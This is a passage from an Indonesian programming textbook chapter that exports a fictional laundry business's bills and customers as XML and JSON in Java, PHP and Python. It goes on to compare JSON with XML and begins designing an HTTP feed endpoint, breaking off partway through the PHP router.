// LaundryFeed.java - the bills one outlet received on one day, read from
// laundry.db with JDBC and written as XML (with StAX) or as JSON.
// Export.java and FeedServer.java use it.
import java.io.StringWriter;
import java.sql.*;
import java.util.*;
import javax.xml.stream.*;

public final class LaundryFeed {
    static final String DB_URL = "jdbc:sqlite:../data/laundry.db";
    static final String NOTE = " Profitina Laundry: the bills one outlet received on one
day.\n"
            + "     Money is whole rupiah. Times are shop time, WIB (UTC+7). ";

    static Connection openDb() throws SQLException {
        Connection con = DriverManager.getConnection(DB_URL);
        try (Statement st = con.createStatement()) {
            st.execute("PRAGMA foreign_keys = ON");
        }
        return con;
    }

    /** '2026-09-26 09:05:04' -> '2026-09-26T09:05:04+07:00' (xs:dateTime). */
    static String isoTime(String t) {
        return t == null ? null : t.replace(' ', 'T') + "+07:00";
    }

    /** One ordered map per bill: the neutral shape both writers start from. */
    static List<Map<String, Object>> loadBills(Connection con, String outlet, String date)
            throws SQLException {
        String sql = """
            SELECT b.id, b.status, b.arrived, b.finished, b.departed, b.rack,
                   b.unit, b.payment, c.id AS cid, c.name AS cname,
                   s.id AS sid, s.description, s.price
              FROM Bill b JOIN Customer c ON c.id = b.Customer_id
                          JOIN Service  s ON s.id = b.Service_id
             WHERE b.Outlet_id = ? AND date(b.arrived) = ?
             ORDER BY b.id""";
        List<Map<String, Object>> bills = new ArrayList<>();
        try (PreparedStatement ps = con.prepareStatement(sql);
             PreparedStatement pay = con.prepareStatement(
                 "SELECT method, paid_at, amount, reference FROM Payment "
                 + "WHERE Bill_id = ? ORDER BY id")) {
            ps.setString(1, outlet);
            ps.setString(2, date);
            ResultSet r = ps.executeQuery();
            while (r.next()) {
```

Kode 6.56 (Lanjutan) *java/LaundryFeed.java. JDBC membaca baris-barisnya; XMLStreamWriter menulis XML-nya; JSON ditulis oleh serializer tiga puluh baris karena JDK tidak memiliki pustaka JSON.*

```
                Map<String, Object> b = new LinkedHashMap<>();
                b.put("id", r.getString("id"));
                b.put("status", r.getString("status"));
                // A cancelled bill is 'departed' that was never finished.
                b.put("cancelled", r.getString("status").equals("departed")
                                   && r.getString("finished") == null);
                b.put("customer", ordered("id", r.getString("cid"), "name",
r.getString("cname")));
                b.put("service", ordered("id", r.getString("sid"),
                        "description", r.getString("description"), "price",
r.getInt("price")));
                b.put("unit", r.getInt("unit"));
                b.put("rack", r.getString("rack"));
                b.put("arrived", isoTime(r.getString("arrived")));
                b.put("finished", isoTime(r.getString("finished")));
                b.put("departed", isoTime(r.getString("departed")));
                b.put("charged", r.getInt("payment"));
                List<Map<String, Object>> payments = new ArrayList<>();
                pay.setString(1, r.getString("id"));
                ResultSet p = pay.executeQuery();
                while (p.next()) {
                    payments.add(ordered("method", p.getString("method"),
                            "at", isoTime(p.getString("paid_at")),
                            "amount", p.getInt("amount"), "reference",
p.getString("reference")));
                }
                b.put("payments", payments);
                bills.add(b);
            }
        }
        return bills;
    }

    /** The customers behind those bills: never password or password_hash. */
    static List<Map<String, Object>> loadCustomers(Connection con, String outlet, String
date)
            throws SQLException {
        String sql = """
            SELECT DISTINCT c.id, c.gender, c.name, c.phone, c.email, c.address,
                            c.enrolled, c.credit
              FROM Customer c JOIN Bill b ON b.Customer_id = c.id
             WHERE b.Outlet_id = ? AND date(b.arrived) = ?
             ORDER BY c.id""";
        List<Map<String, Object>> out = new ArrayList<>();
        try (PreparedStatement ps = con.prepareStatement(sql)) {
            ps.setString(1, outlet);
            ps.setString(2, date);
            ResultSet r = ps.executeQuery();
            while (r.next()) {
                out.add(ordered("id", r.getString("id"), "gender", r.getString("gender"),
```

Kode 6.56 (Lanjutan) *java/LaundryFeed.java. JDBC membaca baris-barisnya; XMLStreamWriter menulis XML-nya; JSON ditulis oleh serializer tiga puluh baris karena JDK tidak memiliki pustaka JSON.*

```
                        "name", r.getString("name"), "phone", r.getString("phone"),
                        "email", r.getString("email"), "address", r.getString("address"),
                        "enrolled", isoTime(r.getString("enrolled")),
                        "credit", r.getInt("credit")));
            }
        }
        return out;
    }

    static Map<String, Object> ordered(Object... keyValues) {
        Map<String, Object> m = new LinkedHashMap<>();
        for (int i = 0; i < keyValues.length; i += 2) {
            m.put((String) keyValues[i], keyValues[i + 1]);
        }
        return m;
    }

    // ---- XML, written with StAX: the writer escapes & < > " for us --------

    private static void indent(XMLStreamWriter w, int depth) throws XMLStreamException {
        w.writeCharacters("\n" + "  ".repeat(depth));
    }

    private static void textChild(XMLStreamWriter w, int depth, String name, Object text,
                                  String... attrs) throws XMLStreamException {
        indent(w, depth);
        w.writeStartElement(name);
        for (int i = 0; i < attrs.length; i += 2) {
            if (attrs[i + 1] != null) {              // a null attribute is left out
                w.writeAttribute(attrs[i], attrs[i + 1]);
            }
        }
        w.writeCharacters(String.valueOf(text));
        w.writeEndElement();
    }
```

Kode 6.56 (Lanjutan) *java/LaundryFeed.java. JDBC membaca baris-barisnya; XMLStreamWriter menulis XML-nya; JSON ditulis oleh serializer tiga puluh baris karena JDK tidak memiliki pustaka JSON.*

```
    @SuppressWarnings("unchecked")
    static String billsToXml(List<Map<String, Object>> bills, String outlet, String date)
            throws XMLStreamException {
        StringWriter out = new StringWriter();
        XMLStreamWriter w = XMLOutputFactory.newInstance().createXMLStreamWriter(out);
        w.writeStartDocument("UTF-8", "1.0");
        w.writeCharacters("\n");
        w.writeComment(NOTE);
        w.writeCharacters("\n");
        w.writeStartElement("bills");
        w.writeAttribute("outlet", outlet);
        w.writeAttribute("date", date);
        for (Map<String, Object> b : bills) {
            indent(w, 1);
            w.writeStartElement("bill");
            w.writeAttribute("id", (String) b.get("id"));
            w.writeAttribute("status", (String) b.get("status"));
            if ((Boolean) b.get("cancelled")) {
                w.writeAttribute("cancelled", "true");  // absent means false
            }
            Map<String, Object> c = (Map<String, Object>) b.get("customer");
            Map<String, Object> s = (Map<String, Object>) b.get("service");
            textChild(w, 2, "customer", c.get("name"), "id", (String) c.get("id"));
            textChild(w, 2, "service", s.get("description"),
                      "id", (String) s.get("id"), "price", String.valueOf(s.get("price")));
            textChild(w, 2, "unit", b.get("unit"));
            textChild(w, 2, "rack", b.get("rack"));
            for (String when : List.of("arrived", "finished", "departed")) {
                if (b.get(when) != null) {                // absent, not empty
                    textChild(w, 2, when, b.get(when));
                }
            }
            textChild(w, 2, "charged", b.get("charged"));
            for (Map<String, Object> p : (List<Map<String, Object>>) b.get("payments")) {
                textChild(w, 2, "payment", p.get("amount"), "method", (String)
p.get("method"),
                          "at", (String) p.get("at"), "reference", (String)
p.get("reference"));
            }
            indent(w, 1);
            w.writeEndElement();
        }
        indent(w, 0);
        w.writeEndElement();
        w.writeEndDocument();
        return out + "\n";
    }
```

Kode 6.56 (Lanjutan) *java/LaundryFeed.java. JDBC membaca baris-barisnya; XMLStreamWriter menulis XML-nya; JSON ditulis oleh serializer tiga puluh baris karena JDK tidak memiliki pustaka JSON.*

```
    static String customersToXml(List<Map<String, Object>> customers, String outlet,
                                 String date) throws XMLStreamException {
        StringWriter out = new StringWriter();
        XMLStreamWriter w = XMLOutputFactory.newInstance().createXMLStreamWriter(out);
        w.writeStartDocument("UTF-8", "1.0");
        w.writeCharacters("\n");
        w.writeStartElement("customers");
        w.writeAttribute("outlet", outlet);
        w.writeAttribute("date", date);
        for (Map<String, Object> c : customers) {
            indent(w, 1);
            w.writeStartElement("customer");
            w.writeAttribute("id", (String) c.get("id"));
            w.writeAttribute("gender", (String) c.get("gender"));
            for (String f : List.of("name", "phone", "email", "address", "enrolled",
"credit")) {
                textChild(w, 2, f, c.get(f));
            }
            indent(w, 1);
            w.writeEndElement();
        }
        indent(w, 0);
        w.writeEndElement();
        w.writeEndDocument();
        return out + "\n";
    }

    // ---- JSON: the JDK has no JSON Library, so write the six types by hand --

    static String toJson(String key, List<Map<String, Object>> items, String outlet, String
date) {
        StringBuilder sb = new StringBuilder();
        json(sb, ordered("outlet", outlet, "date", date, key, items), 0);
        return sb.append('\n').toString();
    }

    private static void json(StringBuilder sb, Object v, int depth) {
        String pad = "    ".repeat(depth + 1), end = "    ".repeat(depth);
        if (v == null) {
            sb.append("null");
        } else if (v instanceof String s) {
            quote(sb, s);
        } else if (v instanceof Number || v instanceof Boolean) {
            sb.append(v);
        } else if (v instanceof Map<?, ?> m) {
            sb.append("{\n");
            int i = 0;
            for (Map.Entry<?, ?> e : m.entrySet()) {
```

Kode 6.56 (Lanjutan) *java/LaundryFeed.java. JDBC membaca baris-barisnya; XMLStreamWriter menulis XML-nya; JSON ditulis oleh serializer tiga puluh baris karena JDK tidak memiliki pustaka JSON.*

```
                sb.append(pad);
                quote(sb, (String) e.getKey());
                sb.append(": ");
                json(sb, e.getValue(), depth + 1);
                sb.append(++i < m.size() ? ",\n" : "\n");
            }
            sb.append(end).append('}');
        } else if (v instanceof List<?> list) {
            if (list.isEmpty()) {
                sb.append("[]");
                return;
            }
            sb.append("[\n");
            for (int i = 0; i < list.size(); i++) {
                sb.append(pad);
                json(sb, list.get(i), depth + 1);
                sb.append(i + 1 < list.size() ? ",\n" : "\n");
            }
            sb.append(end).append(']');
        }
    }

    /** A JSON string: quote marks, and escape the quote, the backslash and control
characters. */
    private static void quote(StringBuilder sb, String s) {
        sb.append('"');
        for (char ch : s.toCharArray()) {
            switch (ch) {
                case '"' -> sb.append("\\\"");
                case '\\' -> sb.append("\\\\");
                case '\n' -> sb.append("\\n");
                case '\t' -> sb.append("\\t");
                case '\r' -> sb.append("\\r");
                default -> {
                    if (ch < 0x20) sb.append(String.format("\\u%04x", (int) ch));
                    else sb.append(ch);
                }
            }
        }
        sb.append('"');
    }
}
```

Kode 6.57 `java/Export.java`. Kompilasi dengan `javac -cp lib/sqlite-jdbc-3.53.2.0.jar -d classes *.java`; jalankan dengan `java -cp classes:lib/sqlite-jdbc-3.53.2.0.jar Export` (di Windows, `;` sebagai ganti `:`).

```java
// Export.java - write one outlet-day of Profitina Laundry as XML and JSON.
//   java -cp classes:lib/sqlite-jdbc-3.53.2.0.jar Export [outlet] [date]
import java.io.File;
import java.nio.charset.StandardCharsets;
import java.nio.file.*;
import java.sql.Connection;
import java.util.*;
import javax.xml.XMLConstants;
import javax.xml.transform.stream.StreamSource;
import javax.xml.validation.*;

public class Export {
    public static void main(String[] args) throws Exception {
        String outlet = args.length > 0 ? args[0] : "O01";
        String date = args.length > 1 ? args[1] : "2026-09-26";

        Map<String, String> files = new LinkedHashMap<>();
        try (Connection con = LaundryFeed.openDb()) {
            var bills = LaundryFeed.loadBills(con, outlet, date);
            var customers = LaundryFeed.loadCustomers(con, outlet, date);
            files.put("bills.xml", LaundryFeed.billsToXml(bills, outlet, date));
            files.put("bills.json", LaundryFeed.toJson("bills", bills, outlet, date));
            files.put("customers.xml", LaundryFeed.customersToXml(customers, outlet,
date));
            files.put("customers.json", LaundryFeed.toJson("customers", customers, outlet,
date));
            Files.createDirectories(Path.of("out"));
            for (var f : files.entrySet()) {
                byte[] bytes = f.getValue().getBytes(StandardCharsets.UTF_8);
                Files.write(Path.of("out", f.getKey()), bytes);
                System.out.printf("out/%-15s %5d bytes%n", f.getKey(), bytes.length);
            }
            // Validate our own output before anybody else has to read it.
            SchemaFactory sf =
SchemaFactory.newInstance(XMLConstants.W3C_XML_SCHEMA_NS_URI);
            Validator v = sf.newSchema(new File("../data/bills.xsd")).newValidator();
            v.validate(new StreamSource(new File("out/bills.xml")));   // throws if invalid
            System.out.println("bills.xml is schema-valid: yes");
            System.out.printf("%d bills, %d customers%n", bills.size(), customers.size());
        }
    }
}
```

Sekarang percobaan yang membenarkan seluruh rancangan ini. Setelah ketiga program ekspor dijalankan, sebuah skrip sepuluh baris membandingkan berkas-berkasnya dengan salinan acuan di `data/`:

Kode 6.58 `compare_exports.py`, di folder bab.

```python
"""compare_exports.py - run after the three export programs: are the files
written by PHP, Java and Python the same, byte for byte, as data/?"""
from pathlib import Path

HERE = Path(__file__).resolve().parent
for name in ("bills.xml", "bills.json", "customers.xml", "customers.json"):
    reference = (HERE / "data" / name).read_bytes()
    verdicts = []
    for track in ("php", "java", "python"):
        f = HERE / track / "out" / name
        verdicts.append(f"{track} " + ("same" if f.exists() and f.read_bytes() == reference
                                       else "DIFFERENT" if f.exists() else "missing"))
    print(f"{name:<15} {len(reference):5d} bytes   " + ", ".join(verdicts))
```

Kode 6.59 Keluaran **Kode 6.58**. Tiga bahasa, tiga pustaka XML yang berbeda, satu serializer JSON buatan tangan, dan dua belas berkas yang sama sampai ke bitanya.

```
bills.xml        1963 bytes   php same, java same, python same
bills.json       3292 bytes   php same, java same, python same
customers.xml    1325 bytes   php same, java same, python same
customers.json   1497 bytes   php same, java same, python same
```

Tak satu pun dari ketiga pembuat dokumen itu memuat kurung sudut yang dipakai sebagai markah atau fungsi bernama `escape`, dan justru itulah intinya. Kesamaan bita adalah hasil yang kuat, tetapi secara umum bukan uji yang tepat: urutan atribut, ejaan elemen kosong, dan inden adalah pilihan bebas sebuah serializer, dan pembaruan pustaka dapat mengubahnya. Untuk menanyakan apakah dua dokumen *menyatakan* hal yang sama, bandingkan bentuk **kanonis**-nya (Canonical XML dari W3C, tersedia sebagai `xml.etree.ElementTree.canonicalize` di Python, `c14n` di lxml, dan `C14N()` di PHP), jangan pernah bita mentahnya.

6.19 JSON

6.19.1 JSON dari nol

JSON, JavaScript Object Notation, dideskripsikan oleh Douglas Crockford sekitar 2001 dan dibakukan sebagai ECMA-404 [11] dan RFC 8259 [12]. Seluruh tata bahasanya muat dalam satu halaman, dan ia memiliki tepat enam jenis nilai.

Tabel 6.11 Enam tipe JSON. Tidak ada komentar, atribut, tanggal, maupun *namespace*.

Tipe	Ditulis sebagai	Contoh dari *feed*
objek	`{ "key": value, ... }`, kuncinya string	sebuah tagihan, seorang pelanggan
larik	`[ value, ... ]`, berurutan	`"payments": [ ... ]`
string	`"..."` dalam petik ganda, dengan *escape* `\"`, `\\`, `\n`, `é`	`"Wash, dry & fold (per kg)"`
bilangan	desimal, dengan pecahan dan eksponen opsional	`42000`
boolean	`true` atau `false`	`"cancelled": false`
null	`null`	`"finished": null`

Empat tagihan yang sama sebagai JSON, ditulis oleh program ekspor yang sama:

Kode 6.60 `data/bills.json`: tagihan yang sama dengan **Kode 6.6**, dengan nama *field* yang sama.

```
{
    "outlet": "O01",
    "date": "2026-09-26",
    "bills": [
        {
            "id": "B2905",
            "status": "departed",
            "cancelled": false,
            "customer": {
                "id": "C0022",
                "name": "Vania Wirawan"
            },
            "service": {
                "id": "S0003",
                "description": "Ironing only (per kg)",
                "price": 6000
            },
            "unit": 7,
            "rack": "B03",
            "arrived": "2026-09-26T09:05:04+07:00",
            "finished": "2026-09-27T13:27:17+07:00",
            "departed": "2026-09-27T14:43:55+07:00",
            "charged": 42000,
            "payments": [
                {
                    "method": "cash",
                    "at": "2026-09-27T14:43:55+07:00",
                    "amount": 42000,
                    "reference": null
                }
            ]
        },
        {
            "id": "B2908",
            "status": "departed",
            "cancelled": false,
            "customer": {
                "id": "C0121",
                "name": "Laras Chandra"
            },
            "service": {
                "id": "S0001",
                "description": "Wash, dry & fold (per kg)",
                "price": 8000
            },
            "unit": 10,
```

Kode 6.60 (Lanjutan) *data/bills.json: tagihan yang sama dengan Kode 6.6, dengan nama field yang sama.*

```
            "rack": "A02",
            "arrived": "2026-09-26T16:04:12+07:00",
            "finished": "2026-09-28T07:23:59+07:00",
            "departed": "2026-09-28T17:12:18+07:00",
            "charged": 80000,
            "payments": [
                {
                    "method": "qris",
                    "at": "2026-09-28T17:12:18+07:00",
                    "amount": 80000,
                    "reference": "QRIS 834873937112"
                }
            ]
        },
        {
            "id": "B2911",
            "status": "departed",
            "cancelled": true,
            "customer": {
                "id": "C0246",
                "name": "Dimas Wibowo"
            },
            "service": {
                "id": "S0009",
                "description": "Blanket (per item)",
                "price": 25000
            },
            "unit": 1,
            "rack": "A17",
            "arrived": "2026-09-26T17:06:02+07:00",
            "finished": null,
            "departed": "2026-09-27T07:46:02+07:00",
            "charged": 0,
            "payments": []
        },
        {
            "id": "B2913",
            "status": "finished",
            "cancelled": false,
            "customer": {
                "id": "C0216",
                "name": "Diah Siregar"
            },
            "service": {
                "id": "S0012",
                "description": "Helmet cleaning (per item)",
```

Kode 6.60 (Lanjutan) *data/bills.json: tagihan yang sama dengan Kode 6.6, dengan nama field yang sama.*

```
                "price": 30000
            },
            "unit": 1,
            "rack": "A06",
            "arrived": "2026-09-26T18:42:06+07:00",
            "finished": "2026-09-28T16:02:33+07:00",
            "departed": null,
            "charged": 30000,
            "payments": [
                {
                    "method": "credit",
                    "at": "2026-09-26T18:45:55+07:00",
                    "amount": 30000,
                    "reference": "DEPOSIT"
                }
            ]
        }
    ]
}
```

Bandingkan **Kode 6.60** dengan **Kode 6.6** baris demi baris. Tiga hal *memperoleh* sesuatu dalam penyeberangan ini. `42000` adalah **bilangan** di dalam datanya sendiri; di XML ia teks, dan hanya skema yang menyatakan sebaliknya. `"cancelled": false` adalah **boolean**, hadir di setiap tagihan. Strukturnya langsung terpetakan ke struktur data setiap bahasa: objek adalah larik PHP, dict Python, map Java, objek JavaScript. Tiga hal *hilang*. Komentarnya lenyap, karena JSON tidak memilikinya. Pembedaan atribut dan elemen dari Subbab 6.7 lenyap; `id` dan `customer` sama-sama kunci, itulah sebabnya tidak ada satu standar pun untuk memetakan XML ke JSON dan sebaliknya. Dan waktu hanyalah string seperti string lainnya, karena JSON tidak punya tipe tanggal; `"2026-09-26T09:05:04+07:00"` hanya menjadi tanggal karena kesepakatan.

Perubahan yang paling halus adalah **tidak ada lawan null**. XML sama sekali tidak memiliki elemen `finished` untuk tagihan yang dibatalkan; pembuat JSON menulis `"finished": null`. Dalam JSON keduanya adalah dua dokumen yang berbeda, dan pembaca harus memutuskan arti masing-masing. *Feed* ini selalu menuliskan setiap kunci, agar pembaca dapat mengandalkan bentuknya.

6.19.2 Membaca dan menulis JSON

Kode 6.61 `php/07_json.php`. `json_decode($json, true)` mengembalikan larik; tanpa `true` ia mengembalikan objek `stdClass`.

```
<?php
// 07_json.php - read bills.json, compare what XML and JSON each say about the
// same values, and measure the sizes honestly (both squeezed, both gzipped).
declare(strict_types=1);

const DATA = __DIR__ . '/../data/';

$json = file_get_contents(DATA . 'bills.json');
$feed = json_decode($json, true, 512, JSON_THROW_ON_ERROR);   // true: arrays
$charged = $paid = 0;
foreach ($feed['bills'] as $b) {
    $charged += $b['charged'];                  // already an int: no cast
    $paid    += array_sum(array_column($b['payments'], 'amount'));
}
printf("bills.json: %d bills, charged %d, paid %d%s",
       count($feed['bills']), $charged, $paid, PHP_EOL);

$xml = simplexml_load_file(DATA . 'bills.xml');
$fromXml  = fn(?string $v) => $v === null ? 'absent' : "string '$v'";
$fromJson = fn($v) => $v === null ? 'null' : get_debug_type($v) . ' ' . var_export($v,
true);
$rows = [
    'B2905 charged'   => [(string) $xml->bill[0]->charged, $feed['bills'][0]['charged']],
    'B2905 cancelled' => [$xml->bill[0]['cancelled'], $feed['bills'][0]['cancelled']],
    'B2911 finished'  => [$xml->bill[2]->finished, $feed['bills'][2]['finished']],
];
echo PHP_EOL, "The same value, read from each format:", PHP_EOL;
foreach ($rows as $what => [$x, $j]) {
    $x = $x === null ? null : (string) $x;     // a missing child/attribute is null
    printf("  %-16s XML: %-16s JSON: %s%s", $what, $fromXml($x), $fromJson($j), PHP_EOL);
}
// A missing child comes back from SimpleXML as an EMPTY element, not as null.
printf("  isset(\$xml->bill[2]->finished) is %s%s",
       var_export(isset($xml->bill[2]->finished), true), PHP_EOL);

// Squeeze the XML the way a machine would send it: no indentation, no comment.
$dom = new DOMDocument();
$dom->preserveWhiteSpace = false;
$dom->load(DATA . 'bills.xml');
foreach ((new DOMXPath($dom))->query('//comment()') as $c) {
    $c->parentNode->removeChild($c);
}
$xmlTight = $dom->saveXML();
$jsonTight = json_encode($feed, JSON_UNESCAPED_SLASHES | JSON_UNESCAPED_UNICODE);
```

Kode 6.61 (Lanjutan) *php/07_json.php. json_decode($json, true) mengembalikan larik; tanpa true ia mengembalikan objek stdClass.*

```
echo PHP_EOL, "Sizes of the same four bills:", PHP_EOL;
$sizes = [
    'XML as written (indented, commented)' => strlen(file_get_contents(DATA .
'bills.xml')),
    'JSON as written (pretty-printed)'     => strlen($json),
    'XML squeezed'                         => strlen($xmlTight),
    'JSON compact'                         => strlen($jsonTight),
    'XML squeezed, gzip'                   => strlen(gzencode($xmlTight, 9)),
    'JSON compact, gzip'                   => strlen(gzencode($jsonTight, 9)),
];
foreach ($sizes as $what => $n) {
    printf("  %-38s %5d bytes%s", $what, $n, PHP_EOL);
}
```

Kode 6.62 Keluaran **Kode 6.61**.

```
bills.json: 4 bills, charged 152000, paid 152000

The same value, read from each format:
  B2905 charged    XML: string '42000'   JSON: int 42000
  B2905 cancelled  XML: absent           JSON: bool false
  B2911 finished   XML: string ''        JSON: null
  isset($xml->bill[2]->finished) is false

Sizes of the same four bills:
  XML as written (indented, commented)    1963 bytes
  JSON as written (pretty-printed)        3292 bytes
  XML squeezed                            1641 bytes
  JSON compact                            1654 bytes
  XML squeezed, gzip                       614 bytes
  JSON compact, gzip                       588 bytes
```

Blok tengah **Kode 6.62** adalah kisah tipe dalam tiga baris. Dari XML, `charged` adalah string `'42000'`; dari JSON, bilangan bulat `42000`, tanpa *cast*. Dari XML, `cancelled` tidak ada; dari JSON, `false`. Dan baris ketiga memperlihatkan jebakan SimpleXML yang layak diketahui: meminta anak yang *tidak ada* mengembalikan **elemen kosong**, yang di-*cast* menjadi `''`, bukan `null`; hanya `isset()` yang dapat membedakan tidak ada dari kosong.

Kode 6.63 `python/08_json.py`. `json.load` langsung memberikan dict, list, `int`, `bool`, dan `None`.

```python
"""08_json.py - read bills.json with the json module.  Numbers arrive as int,
true/false as bool, null as None: no casting, unlike every XML reader."""
import json
from pathlib import Path

DATA = Path(__file__).resolve().parent.parent / "data"

with open(DATA / "bills.json", encoding="utf-8") as f:
    feed = json.load(f)

charged = sum(b["charged"] for b in feed["bills"])
paid = sum(p["amount"] for b in feed["bills"] for p in b["payments"])
print(f"bills.json: {len(feed['bills'])} bills, charged {charged}, paid {paid}")
for b in feed["bills"]:
    print(f"  {b['id']}  cancelled={b['cancelled']!r:<5}  "
          f"finished={b['finished']!r:<27}  payments={len(b['payments'])}")

# Round trip: parse, serialize the same way, compare with the file's bytes.
again = json.dumps(feed, indent=4, ensure_ascii=False) + "\n"
print("round trip identical:", again == (DATA / "bills.json").read_text(encoding="utf-8"))
```

Kode 6.64 Keluaran **Kode 6.63**. Perjalanan pulang-pergi menghasilkan kembali berkasnya dengan persis.

```
bills.json: 4 bills, charged 152000, paid 152000
  B2905  cancelled=False  finished='2026-09-27T13:27:17+07:00'  payments=1
  B2908  cancelled=False  finished='2026-09-28T07:23:59+07:00'  payments=1
  B2911  cancelled=True   finished=None                          payments=0
  B2913  cancelled=False  finished='2026-09-28T16:02:33+07:00'  payments=1
round trip identical: True
```

Dalam **Kode 6.64**, `cancelled` tiba sebagai `True` dan `False` milik Python dan waktu yang tidak ada sebagai `None`, tanpa konversi yang ditulis siapa pun.

Java adalah yang ganjil: JDK dapat mengurai XML dengan empat cara tetapi sama sekali tidak dapat mengurai JSON. `LaundryFeed.java` menulis JSON dengan serializer kecil (**Kode 6.56**), yang satu-satunya bagian halusnya adalah `quote`, yang meng-*escape* tanda petik, garis miring terbalik, dan karakter kendali. Untuk membaca, proyek nyata menambahkan pustaka: Jackson

(`com.fasterxml.jackson.core:jackson-databind`) atau API standar Jakarta JSON Processing (`jakarta.json:jakarta.json-api` dengan implementasinya `org.eclipse.parsson:parsson`). Baris Maven-nya ada di `README.md` bab ini; baris itu tidak dapat diunduh di mesin yang menjalankan bab ini, sehingga tidak ada program di sini yang bergantung padanya.

6.19.3 Ukuran, diukur dengan jujur

Kata orang, XML itu gembung. Paruh bawah **Kode 6.62** mengukurnya. Sebagaimana ditulis, JSON yang dirapikan (3.292 bita) jauh lebih besar daripada XML yang diberi inden (1.963 bita), karena inden empat spasi pada enam tingkat itu mahal; itulah bentuk banyak perbandingan "XML itu gembung", tetapi terbalik. Bila dipadatkan secara adil, keduanya tanpa inden dan XML tanpa komentarnya, selisihnya kurang dari satu persen: 1.641 bita XML lawan 1.654 bita JSON. Tag penutup XML memakan bita; tanda petik JSON di sekeliling setiap kunci, dan nilai-nilai `null`-nya, memakannya kembali. Setelah dikompresi dengan gzip, yang diterapkan setiap peladen web, ukurannya 614 dan 588 bita. Di jaringan, argumen ukuran itu lenyap.

6.19.4 Mengapa web modern kebanyakan berbicara JSON

Jika ukuran bukan alasannya, lalu apa? Lima alasan, diurutkan menurut bobotnya.

1. **JSON adalah sintaksis literal milik JavaScript sendiri.** Di peramban, `await response.json()` mengubah teks menjadi objek dalam satu panggilan; XML membutuhkan `DOMParser` dan penjelajahan. Ketika peramban menjadi klien utama API web, format yang asli bagi bahasanya menang.
2. **JSON terpetakan ke struktur data, bukan dokumen.** API mengembalikan rekaman: objek, daftar, bilangan. JSON memiliki persis itu. Atribut, isi campuran, dan *namespace* XML adalah kekuatan yang tidak dibutuhkan rekaman, dan setiap format XML harus lebih dulu menyelesaikan soal elemen-atau-atribut.
3. **JSON membawa tipe dasar.** Bilangan, boolean, dan null tiba sudah bertipe, sehingga pembaca berhenti melakukan *cast*.
4. **JSON kecil untuk dispesifikasikan dan diimplementasikan.** Satu halaman tata bahasa, dan *parser* di pustaka standar setiap bahasa kecuali Java.
5. **REST menang atas SOAP.** Gaya API web beralih dari amplop SOAP, yang berupa XML, ke sumber daya HTTP biasa yang mengembalikan JSON, dan ekosistemnya (deskripsi OpenAPI, JSON Schema [13], alat-alat peramban) mengikuti.

Aplikasi Laundry sendiri mengikuti arus ini: API-nya di bawah `/api` hanya berbicara JSON. XML mempertahankan tempat-tempat di mana kekuatannya berarti: dokumen dengan isi campuran, format yang dijaga oleh skema yang disepakati beberapa organisasi (perbankan, pemerintahan, penerbitan, berkas perkantoran), dan apa pun yang membutuhkan bahasa kueri atau transformasi yang baku. **Tabel 6.12** menyandingkan kedua format.

Tabel 6.12 XML lawan JSON. Baris-baris atas menjelaskan mengapa XML bertahan di tempat ia bertahan; baris terakhir menjelaskan mengapa JSON merebut web.

	XML	JSON
Tipe di dalam data	hanya teks (tipe datang dari skema)	string, bilangan, boolean, null, objek, larik
Komentar	ya	tidak
Atribut selain isi	ya	tidak
Isi campuran (teks bermarkah)	ya	tidak
Namespace	ya	tidak
Bahasa tata bahasa	DTD, XML Schema (matang)	JSON Schema (banyak dipakai, kurang matang)
Bahasa kueri	XPath (satu standar)	JSONPath (RFC 9535, 2024), JMESPath, jq
Bahasa transformasi	XSLT (standar)	tidak ada yang baku
Asli di peramban	`DOMParser`	`JSON.parse`, `response.json()`

> **WAWASAN KUNCI:** Pilihlah **JSON** untuk API yang dipanggil peramban atau aplikasi seluler, dan untuk rekaman berbentuk sederhana. Pilihlah **XML** bila dokumennya berupa *teks* bermarkah, bila formatnya harus dijaga oleh tata bahasa yang disepakati beberapa pihak, bila Anda membutuhkan transformasi baku, atau bila Anda bergabung dengan ekosistem yang sudah memakainya. Memilih format yang sudah dipakai pihak lain selalu mengalahkan memilih format yang lebih baik, dan itulah sebabnya *feed* Laundry menawarkan keduanya.

6.20 *Endpoint Feed* untuk Profitina Laundry

6.20.1 Merancang *endpoint*

Berkas di cakram tetap harus diambil oleh seseorang. ***Endpoint feed*** memungkinkan program pembaca mengambilnya lewat HTTP kapan pun ia mau, yang merupakan cara web sendiri untuk bertukar data. Merancangnya berarti menjawab enam pertanyaan, dan setiap jawaban menjadi satu baris kode di **Kode 6.65**.

- **Alamat.** `/feed/bills.xml` dan `/feed/bills.json`, ditambah `/feed/customers.xml` dan `/feed/customers.json`, masing-masing dengan `?outlet=O01&date=2026-09-26`. Ekstensinya menyebut format, yang mudah diketik dan mudah di-*cache*.
- **Negosiasi isi.** `/feed/bills` tanpa ekstensi membiarkan klien memilih lewat *header* HTTP `Accept` [14]: `Accept: application/xml` mendapat XML, selainnya JSON. Responsnya lalu membawa `Vary: Accept`, yang memberi tahu setiap *cache* di perjalanan bahwa URL yang sama memiliki dua jawaban.
- **Tipe media.** XML dikirim sebagai `application/xml; charset=utf-8`, JSON sebagai `application/json; charset=utf-8`. *Header* `Content-Type`, bukan nama berkas, yang memberi tahu klien cara membaca badannya.
- **Tidak memercayai *query string*.** `outlet` harus cocok dengan `O` diikuti dua angka dan `date` harus tanggal kalender yang sah, *sebelum* basis data disentuh. Nilai yang buruk mendapat `400 Bad Request` dengan badan galat berbentuk sama seperti yang dipakai API Laundry: `{"error": {"code": ..., "message": ...}}`. Jalur lain mendapat `404`.
- ***Caching*.** `Cache-Control: private, max-age=60` mengizinkan klien peminta memakai ulang jawabannya selama satu menit, tetapi melarang *cache* bersama menyimpan dokumen yang memuat nama pelanggan.

- **Siapa yang boleh bertanya.** *Feed* ini membawa data pribadi, yang di Indonesia dilindungi UU 27/2022 [15]. Peladen-peladen di bab ini hanya mendengarkan di 127.0.0.1; dalam aplikasi Laundry yang sudah jadi, *endpoint* semacam ini berada di balik *login* yang sama dengan `/api/bills`.

6.20.2 Tiga implementasi

Kode 6.65 `php/feed.php`, skrip *router* untuk peladen bawaan PHP: `php -S 127.0.0.1:8006 feed.php`.

```
<?php
// feed.php - the Profitina Laundry feed, served by PHP's built-in server:
//     php -S 127.0.0.1:8006 feed.php
// GET /feed/bills.xml?outlet=O01&date=2026-09-26    (also .json, customers.*)
// GET /feed/bills?outlet=O01&date=2026-09-26        format from the Accept header
declare(strict_types=1);
require __DIR__ . '/laundry_feed.php';

function fail(int $status, string $code, string $message): never
{
    http_response_code($status);
    header('Content-Type: application/json; charset=utf-8');
